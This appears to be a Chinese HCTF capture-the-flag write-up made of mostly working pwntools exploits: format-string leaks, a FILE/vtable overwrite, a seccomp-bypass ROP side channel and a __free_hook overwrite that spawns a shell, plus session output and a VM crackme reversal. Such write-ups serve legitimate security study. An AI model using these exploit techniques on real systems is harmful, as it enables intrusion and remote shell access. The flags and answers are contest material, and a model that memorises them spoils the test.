    data = printf_(0x100,"%p %p %p %p %p AAAA%pBBBB %p %p %p %p %p %p %p %p %p")
    libc_start = int(data[data.find("AAAA")+4:data.find('BBBB')],16)
    libc_base = libc_start - 0x203f1
    IO_list   = libc_base + 0x7f19c7a6a500 -0x00007f19c76a8000
    stdin_buf_end = libc_base + 0x7f19c7a69900-0x00007f19c76a8000


    libc = libc_base
    buf_end = libc + 0x3c1900
    lock = libc + 0x3c3770
    vtable = libc + 0x3be400
    magic = libc + 0xf24cb

    print hex(libc_start)
    log.info("libc base: "+hex(libc_base))


    for i in range(7):
        printf_(0x100,"AAAA")
    printf_(0x100,"C"*0x100+p64(0)+p64(0x671))
    # hint()
    printf_(0x1000,"BBBB")
    # hint()
    unsort_fd = libc_base + 0x00007f9ab6146b58 - 0x00007f9ab5d85000

    # 0x20260
    # 0x241
    # printf_(0x20,"A"*0x20+p64(0)+p64(0x5f1)+p64(stdin_buf_end)+p64(stdin_buf_end-0x10))
    printf_(0x400,"A"*0x400+p64(0)+p64(0x241)+p64(1234)+p64(stdin_buf_end-0x10))
    # printf_(0x400,"C"*0x90+p64(0)+p64(0x5b1)+p64(unsort_fd-0x10)+p64(stdin_buf_end-0x10))
    print "stdin buf end",hex(stdin_buf_end)
    # printf_(0x30,"BBBB")
    # print ""

    payload = "\x41"*5
```

```
    payload += p64(vtable+21360) + p64(0xffffffffffffffff) + p64(0)
    payload += p64(vtable+13728) + p64(0)*3
    payload += p64(0x00000000ffffffff) +p64(0)*2
    payload += p64(vtable)

    payload += p64(0) * 42
    payload += p64(magic)


    printf_(0x230,payload)
    print hex(magic)
    p.interactive()


if __name__ == '__main__':
    exp("id")
```

```
markak ➜ babyprintf python babyprintf.py
[+] Opening connection to 47.100.64.113 on port 23332: Done
0x7f3d4842a3f1
[*] libc base: 0x7f3d4840a000
stdin buf end 0x7f3d487cb900
0x7f3d484fc4cb
[*] Switching to interactive mode
ze: $
$ ls
babyprintf  flag
$ cat flag
congratulations A8
here is you flag: hctf{62a6821818d6ccb86d8cb8f89c5183ce46fee7ea1ec7bafffe1b725dad3eb176}
$
```

babystack

题目存在明显的栈溢出，但是开了`seccomp`沙盒，只允许 read open exit 这样的系统调用。没法输出数据，所以我们只能通过构造rop来获取到flag。但是读取到flag没有write的系统调用怎么得到内容呢？我们可以在程序中找到这样的一段汇编代码。

```
:0000000000400A4A                       mov     [rbp+var_4], eax
:0000000000400A4D                       cmp     [rbp+var_4], 0
:0000000000400A51                       jz      short locret_400A5D
:0000000000400A53                       mov     edi, 1          ; status
:0000000000400A58                       call    _exit
:0000000000400A5D ; ---------------------------------------------------------
:0000000000400A5D
:0000000000400A5D locret_400A5D:                                ; CODE XREF: sub_40
:0000000000400A5D                       leave
:0000000000400A5E                       retn
:0000000000400A5E ; } // starts at 400A1D
:0000000000400A5E sub_400A1D            endp
:0000000000400A5E
```

如果eax为0就直接返回，如果不为0，则运行`exit`函数。这里的exit不会直接`syscall 0x3c`，而会进入一个标准的程序退出流程，会做一些比如关闭io之类的操作，这样程序就会出错退出。如果我们预先设置好程序返回地址到read的地址，程序就不会退出。据此来逐字节判断flag内容。主要的操作流程是

1. read flag字符串到bss
2. read 返回地址到bss
3. open flag
4. read flag 内容到bss
5. 逐个比较flag内容

```
#!/usr/bin/env python2
# coding:utf-8
from pwn import *
import os
from string import printable
VERBOSE = 0
DEBUG   = 0
LOCAL   = 0
LOCAL_REMOTE = 0

LIBC = ELF('libc.so.6_885acc6870b8ba98983e88e578179a2c')

def run(offset,char):
    target = 'babystack_407f9c60349d0c7779e72ccd02bb5cf2'
    libc   = ['libc.so.6_885acc6870b8ba98983e88e578179a2c']          # 加载指
定libc
    break_points = [0x400AF8]
    remote_addr = '47.100.64.113'
    remote_port = 20001
    if LOCAL_REMOTE:
        remote_addr = '127.0.0.1'
        remote_port = 9999

    p = remote(remote_addr,remote_port)


    if VERBOSE: context.log_level = 'DEBUG'



    def leak(addr):
        p.sendlineafter("I will give you a chance",str(addr))
        p.recvline()
        data = p.recvline().replace("\n","")
        # print type(data)
```

```
        # print "recved ",data
        return int(data)


    def exp(offset=0,char='f'):
        try:
            if not LOCAL and not LOCAL_REMOTE:
                p.sendlineafter("please input you token","mCwvfPNUvGvCVjTv3u
a852oQ6nyIQwY6")
            read_ok = p64(0x400AD9)

            puts_got = 0x601028
            libc_base = leak(puts_got) - 456336
            # offset = 40
            bss = 0x601000+0x100

            test_rax = 0x400A4A

            syscall_ret = libc_base + 0x00000000000bc375
            pop_rdi_ret = 0x0000000000400c03
            pop_rsi_ret = libc_base + 0x00000000000202e8
            pop_rdx_r10_ret = libc_base + 0x0000000000115064
            pop_rax_ret = libc_base + 0x0000000000033544
            pop_rcx_ret = libc_base + 0x00000000000d20a3

        # read string flag in bss
            payload = "A"*32
            # payload = "AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAa"
            payload += p64(bss+0x200) #rbp

            payload += p64(pop_rdi_ret)
            payload += p64(0)
            payload += p64(pop_rsi_ret)
            payload += p64(bss)
            payload += p64(pop_rdx_r10_ret)
            payload += p64(0x4)
            payload += p64(0)
            payload += p64(LIBC.symbols['read']+libc_base)

        # # read ret func in bss 0x601308
            payload += p64(pop_rdi_ret)
            payload += p64(0)
            payload += p64(pop_rsi_ret)
            payload += p64(0x601308)
            payload += p64(pop_rdx_r10_ret)
            payload += p64(0x8)
            payload += p64(0)
            payload += p64(LIBC.symbols['read']+libc_base)
```

```
    # open flag
        payload += p64(pop_rdi_ret)
        payload += p64(bss)
        payload += p64(pop_rsi_ret)
        payload += p64(0)
        payload += p64(LIBC.symbols['open']+libc_base)
        # payload += p64(test_rax)

    # # read flag in bss+0x10

        payload += p64(pop_rdi_ret)
        payload += p64(3)
        payload += p64(pop_rsi_ret)
        payload += p64(bss+0x10)
        payload += p64(pop_rdx_r10_ret)
        payload += p64(0x100)
        payload += p64(0)
        payload += p64(LIBC.symbols['read']+libc_base)



    # 0x000000000010997f : mov word ptr [rdx], ax ; ret
    # set compare char in bss + 0x50
        # payload += p64(pop_rax_ret)
        # payload += p64(ord(char))
        # payload += p64(pop_rdx_r10_ret)
        # payload += p64(bss+0x50)
        # payload += p64(0)
        # payload += p64(libc_base+0x000000000010997f)



    # # 0x000000000007a620 : movzx eax, byte ptr [rdx] ; ret
    # 0x000000000008b8c5 : xor rax, rax ; ret
        payload += p64(libc_base+0x000000000008b8c5)
        payload += p64(pop_rdx_r10_ret)
        payload += p64(bss+0x10+offset) # cmp char offset
        payload += p64(0)
        payload += p64(libc_base+0x000000000007a620)

    # # 0x000000000008b8b8 : sub rax, rdi ; ret
        payload += p64(pop_rdi_ret)
        payload += p64(ord(char))
        payload += p64(libc_base+0x000000000008b8b8)
        payload += p64(test_rax)
```

```
            p.sendline(payload)
            # raw_input()
            # time.sleep(1)
            if LOCAL:
                raw_input()
            time.sleep(0.2)
            p.send("flag")
            if LOCAL: raw_input()
            p.send(p64(0x400AD9)) # send ret func
            # time.sleep(1)
            # # p.sendline("ok")
            if LOCAL & DEBUG: p.interactive()
            data = p.recvline(timeout=0.3)
            if "Bad" in data:
                p.close()
                return 0
            p.close()
            return 1
        except EOFError:
            # print 'socket got eof'
            p.close()
    return exp(offset,char)

def verify(flag):
    for (i,j) in enumerate(flag):
        print "checking "+str(i)+" ",j
        time.sleep(3)
        if not run(i,j):
            time.sleep(3)
            if not run(i,j):
                print "num "+str(i)+" is not ",j
                raw_input()

def find_out_flag_len(i=20):
    # final = 70
    while True:
        print 'checking...'+str(i)
        time.sleep(5)
        if run(i,'}'):
            print i,'}'

        i+=1

def get_flag():
    values = '0123456789abcdefhct{}'
    flag = ''
    for j in range(0,100):
        for i in values:
```

```
            time.sleep(1.5)
            if run(j,i):
                print j,i
                break
        flag += i
        print flag



if __name__ == '__main__':
    # flag = "hctf{8f1de17f80e096e4ecca7fd3ede5031b19a384ce3960fed73150e09be
f801274}"
    flag = "hctf{8f1de17f80e096e4ecca7fd3ede5031b19a384ce3960fed73150e09bef8
c0274}congratulations"
    # verify(flag)
    # find_out_flag_len(67)
    # values = "0123456789abcdefghijklmnopqrstuvwxyz{|}ABCDEFGHIJKLMNOPQRSTU
VWXYZ~'!#$%&\'()*+,-./:;<=>?@[\\]^_`"
    # for i in values:
    #     print i
    #     time.sleep(3)
    #     print run(13,i)

    get_flag()



    # print run(0,'h')
    # time.sleep(4)
    # print run(13,'8')
```

guestbook

在see函数处存在格式化字符串漏洞，先泄漏出libc和代码段的基地址，再通$hhn任意地址写单字节。因为snprintf限制了字节数，因此这里使用了单字节写改写__free_hook,再通过单字节写将'sh\x00'的地址写入第零个guest的phonenum里面，再free即可。代码如下：

```
from pwn import *
debug = True
local = False
x86 = True
```

```
if debug:
     context.log_level = 'debug'
else:
     context.log_level = 'info'
if local:
     p = process(argv=['./guestbook'],env={'LD_PRELOAD':'./libc.so.6'})
else:
     p = remote('47.100.64.171',20002)
if x86 == False:
     libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
else:
     libc = ELF('/lib32/libc.so.6')
     libc = ELF('./libc.so.6')

def add_guest(name,phone):
    p.recvuntil('your choice:')
    p.sendline('1')
    p.recvuntil('your name?')
    p.send(name)
    p.recvuntil('your phone?')
    p.send(phone)

def see_guest(index):
    p.recvuntil('your choice:')
    p.sendline('2')
    p.recvuntil('Plz input the guest index:')
    p.sendline(str(index))

def del_guest(index):
    p.recvuntil('your choice:')
    p.sendline('3')
    p.recvuntil('Plz input the guest index:')
    p.sendline(str(index))

def write_one_byte(addr,value):
    payload = 'abc'
    payload+= p32(addr)
    payload+= '%'+str(value-7)+'c'
    payload+= '%8$hhn'
    add_guest(payload,'3'*16)

def attack():
    p.recvuntil('token')
    p.sendline('mCwvfPNUvGvCVjTv3ua852oQ6nyIQwY6')
    add_guest('%1$p--%3$p--','1'*16)
    see_guest(0)
    p.recvuntil('name:')
    leak_code = int(p.recvuntil('--',drop=True),16) - 0xe3a
```

```
    leak_libc = int(p.recvuntil('--',drop=True),16) - 0x1b0da7
    print hex(leak_libc)
    phonenum = leak_code + 0x3064
    free_hook = leak_libc + libc.symbols['__free_hook']
    system = leak_libc + libc.symbols['__libc_system']
    sh = leak_libc + next(libc.search('sh\x00'))
    shell = 'sh\x00'
    print 'leak codebase :',hex(leak_code)
    print 'leak libc :',hex(leak_libc)
    print 'free hook :',hex(free_hook)
    print 'system is :',hex(system)

    add_guest('abc'+p32(phonenum)+'%8$s','2'*16)
    see_guest(1)
    p.recvuntil('abc')
    p.recv(4)
    leak_heap = u32(p.recv(4))
    print hex(leak_heap)
    context.log_level = 'info'
    for i in range(4):
        value = (system>>i*8)&0xff
        print hex(value)
        write_one_byte(free_hook+i,value)
        see_guest(i+2)

    for i in range(4):
        value = (sh>>i*8)&0xff
        print chr(value)
        write_one_byte(phonenum+i,value)
        see_guest(i+6)
    #gdb.attach(p,'b *0x5655605e\n')
    print 'delete'
    del_guest(0)
    p.interactive()
```

ez_crackme

1、查看循环，发现指令由大概位3个byte组成，每个指令完成比较简单的功能，复制指令序列进行划分
2、其中有几个指令比较特殊，如**default**、循环、0x2a结束、以及4指令码的非0尾部，都是1个字节组成指令
3、只有指令0x22完成比较复杂的功能，其他都很简单
4、以下是将指令恢复到伪码的过程

```
0x05,0x01,0x0B, v62[1]=v62[0xb]
0x13,0x03,0x03, v62[3]^=v62[3]
0x13,0x00,0x00, v62[0]^=v62[0]
```

```
0x13,0x04,0x04, v62[4]^=v62[4]

0x28, 将输入乱序取到v62[5]
0x0C,0x00,0x33, v62[0]+=0x33
0x14,0x00,0x20, v62[0]%=0x20
0x05,0x09,0x01, v62[9]=v62[1]
0x11,0x09,0x00, v62[9]+=v62[0]
0x0B,0x0A,0x09, v62[0xa]=*v62[9]
0x01,0x04,0x0A, v62[4]=v62[0xa]
0x1B,0x05,0x04, *v62[5]=v62[4];v62[5]+=4
0x0C,0x03,0x01, v62[3]+=1
0x24,0x03,0x20, *v62[3]<0x20
0x28,

int idx = 0;
for(int i = 0; i < 32; ++i)
{
    idx += 0x33;
    idx %= 0x20;
    *buff++ = din[idx];
}


0x13,0x00,0x00, v62[0]^=v62[0]
0x07,0x08,0x05, v62[8]=v62[5]
0x0E,0x08,0xE0, v62[8]+=0xe0*4
0x07,0x02,0x08, v62[2]=v62[8]
0x09,0x0A,0x02, v62[0xa]=*v62[2]
0x01,0x00,0x0A, v62[0]=v62[0xa]
0x18,0x00,0xE0, v62[0]&=0xe0
0x1E,0x00,0x05, v62[0]>>=5;v62[0]&=0xff
0x01,0x04,0x00, v62[4]=v62[0]
0x13,0x03,0x03, v62[3]^=v62[3]

buff2 = buff+0xe0*4;
vcheck = ((*buff2&0xe0)>>5)&0xff;

0x28,
0x09,0x0A,0x02, v62[0xa]=*v62[2]
0x01,0x00,0x0A, v62[0]=v62[0xa]
0x18,0x00,0x1F, v62[0]&=0x1f
0x20,0x00,0x03, v62[0]<<=3;v[62]&=0xff
0x1B,0x05,0x00, *v62[5]=v62[0];v62[5]+=4;
0x07,0x08,0x05, v62[8]=v62[5]
0x0E,0x08,0xE0, v62[8]+=0xe0*4
0x07,0x02,0x08, v62[2]=v62[8]
0x09,0x0A,0x02, v62[0xa]=*v62[2]
0x01,0x00,0x0A, v62[0]=v62[0xa]
```

```
0x18,0x00,0xE0, v62[0]&=0xe0
0x1E,0x00,0x05, v62[0]>>=5;v62[0]&=0xff
0x1D,0x05,0x0A, v62[5]-=4;v62[0xa]=*v62[5]
0x0D,0x0A,0x00, v62[0xa]+=v62[0]
0x1B,0x05,0x0A, *v62[5]=v62[0xa];v62[5]+=4;
0x0C,0x03,0x01, v62[3]+=1
0x24,0x03,0x1F, v62[3]<0x1f
0x28,

for(int i = 0; i < 31; ++i)
{
    *buff+i += ((*(buff2+i)&0x1f)<<3)&0xff + (((*buff2+i+1)&0xe0)>>5)&0xff;
}

0x09,0x0A,0x02, v62[0xa]=*v62[2]
0x01,0x00,0x0A, v62[0]=v62[0xa]
0x18,0x00,0x1F, v62[0]&=0x1f
0x20,0x00,0x03, v62[0]<<=3;v[62]&=0xff
0x0D,0x00,0x04, v62[0]+=v62[4]
0x1B,0x05,0x00, *v62[5]=v62[0];v62[5]+=4;

*buff+31 += ((*(buff2+31)&0x1f)<<3)&0xff+vcheck;

0x13,0x03,0x03, v62[3]^=v62[3]
0x03,0x04,0x0D, v62[4]=v62[0xd]

0x28,
0x07,0x08,0x05, v62[8]=v62[5]
0x0E,0x08,0xE0, v62[8]+=0xe0*4
0x07,0x02,0x08, v62[2]=v62[8]
0x09,0x0A,0x02, v62[0xa]=*v62[2]
0x01,0x00,0x0A, v62[0]=v62[0xa]
0x1B,0x05,0x00, *v62[5]=v62[0];v62[5]+=4;
0x01,0x00,0x04, v62[0]=v62[4]
0x0D,0x00,0x03, v62[0]+=v62[3]
0x1D,0x05,0x0A, v62[5]-=4;v62[0xa]=*v62[5]
0x13,0x0A,0x00, v62[0xa]^=v62[0]
0x1B,0x05,0x0A, *v62[5]=v62[0xa];v62[5]+=4;
0x22,0x04,0x08,
0x0C,0x03,0x01, v62[3]+=1
0x24,0x03,0x20, *v62[3]<0x20
0x28,

DWORD rr = 0xEFBEADDE;
for(int i = 0; i < 0x20; ++i)
{
    *buff = *buff2;
    *buff ^= rr+i;
```

```
    rr = (rr >> 24) & 0xff | (rr << 24) & 0xff;

    v62[4]高低位交换
    vv = 8%32;
    v2 = vv ? 0xffffffff>>(32-vv) : 0xffffffff;
    v3 = (*v62[4]>>vv)&v2;
    v4 = vv ? (1<<vv)-1 : 0xffffffff;
    v5 = vv ? (*a1&v4)<<(32-vv) : 0;
    *v62[4] = v3+v5;
}

0x13,0x03,0x03, v62[3]^=v62[3]
0x13,0x04,0x04, v62[4]^=v62[4]
0x05,0x01,0x0C, v62[1]=v62[0xc] 12为后面的校验字节

0x28,
0x05,0x09,0x01, v62[9]=v62[1]
0x11,0x09,0x03, v62[9]+=v62[3]
0x0B,0x0A,0x09, v62[0xa]=*v62[9]
0x01,0x00,0x0A, v62[0]=v62[0xa]
0x1B,0x05,0x00, *v62[5]=v62[0];v62[5]+=4;
0x07,0x08,0x05, v62[8]=v62[5]
0x0E,0x08,0xDF, v62[8]+=0xdf*4
0x09,0x0A,0x08, v62[0xa]=*v62[8]
0x1D,0x05,0x00, v62[5]-=4;v62[0]=*v62[5]
0x1B,0x05,0x00, *v62[5]=v62[0];v62[5]+=4;
0x27,0x00,0x0A, v62[0]!=v62[0xa]
0x17,0x04,0x07, v62[4]|=v62[7]
0x0C,0x03,0x01, v62[3]+=1
0x24,0x03,0x20, *v62[3]<0x20
0x28,

int flag = 0;
for(int i = 0; i < 0x20; ++i)
{
    *buff++ = chec[i];
    a = check[i];
    b = *(buff+0xdf*4);
    if(a != b)
    {
        flag = 1;
        break;
    }
}


0x2A
```

5、以上过程有些地方不太明白，所以结合vc调试来确定最终的结果
6、vc调试先随便输入一个串，让逆向过程可以得到输入的串，在带入需要check的串，得出正确的flag
7、以下为vc源码

```
void crack()
{
    int dout[32];
    int check[32] = { 0xF7, 0x0C, 0x3B, 0x81, 0x08, 0x49, 0x86, 0x0D, 0x4F, 0x75, 0x8B, 0x20, 0x80, 0x8B, 0x5D, 0x45, 0xDC, 0x0C, 0x29, 0xC3, 0x79, 0x60, 0x2D, 0x9D, 0xED, 0x7D, 0xC2, 0xD9, 0x49, 0xE0, 0x27, 0x4C };
    //int check[32] = {
    //  0x0000004f, 0x00000017, 0x00000001, 0x00000053,
    //  0x0000004b, 0x0000003b, 0x00000075, 0x0000004f,
    //  0x0000007f, 0x00000017, 0x00000001, 0x00000053,
    //  0x0000005b, 0x0000002b, 0x00000055, 0x0000003f,
    //  0x0000004f, 0x00000017, 0x00000059, 0xffffff93,
    //  0x0000004b, 0x0000005b, 0x00000075, 0xffffffcf,
    //  0x0000007f, 0x00000077, 0x00000049, 0xffffff93,
    //  0x0000003b, 0x00000003, 0x00000075, 0xffffff87,
    //};
    DWORD rr = 0xEFBEADDE;
    for (int i = 0; i < 0x20; ++i)
    {
        *(dout + i) = *(check + i) ^ (rr+i);
        rr = (rr >> 8) | (rr << 24);
    }
    int dout2[32] = { 0 };
    dout2[0] = (((dout[0] & 0xf8) >> 3) & 0xff) | ((dout[31] & 7) << 5);
    for (int i = 1; i < 32; ++i)
    {
        *(dout2 + i) = (((dout[i] & 0xf8) >> 3) & 0xff) | ((dout[i - 1] & 7) << 5);
    }
    int dd[32] = { 0 };
    int idx = 0;
    int ii = 0;
    for (int i = 0; i < 32; ++i)
    {
        idx += 0x33;
        idx %= 0x20;
        dd[idx] = dout2[ii++];
    }
}
void main()
{
    crack();
    int din[32] = { 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
```

```
        0x38, 0x39, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x
31, 0x32, 0x33, 0x34, 0x35, };
    int check[32] = { 0xF7, 0x0C, 0x3B, 0x81, 0x08, 0x49, 0x86, 0x0D, 0x4F,
0x75, 0x8B, 0x20, 0x80, 0x8B, 0x5D, 0x45, 0xDC, 0x0C, 0x29, 0xC3, 0x79, 0x60
, 0x2D, 0x9D, 0xED, 0x7D, 0xC2, 0xD9, 0x49, 0xE0, 0x27, 0x4C };

    int bb[0x400] = { 0 };
    int *buff = bb, *buff2;

    int idx = 0;
    for (int i = 0; i < 32; ++i)
    {
        idx += 0x33;
        idx %= 0x20;
        *(buff+i) = din[idx];
    }

    buff2 = buff + 0x20;
    int end = ((*buff & 0xe0) >> 5) & 0xff;
    for (int i = 0; i < 31; ++i)
    {
        *(buff2 + i) = (((*(buff + i) & 0x1f) << 3) & 0xff) + (((*(buff + i
+ 1) & 0xe0) >> 5) & 0xff);
    }
    *(buff2 + 31) += (((*(buff + 31) & 0x1f) << 3) & 0xff) + end;

    DWORD rr = 0xEFBEADDE;
    for (int i = 0; i < 0x20; ++i)
    {
        *(buff+i) = *(buff2+i);
        *(buff+i) ^= (rr + i);
        //rr = (rr >> 24) & 0xff | (rr << 24) & 0xff;
        rr = (rr >> 8) | (rr << 24);
    }
    int flag = 0;
    for (int i = 0; i < 0x20; ++i)
    {
        if (check[i] != *(buff2+i))
        {
            flag = 1;
            break;
        }
    }
    if (flag)
        printf("err\n");
}
```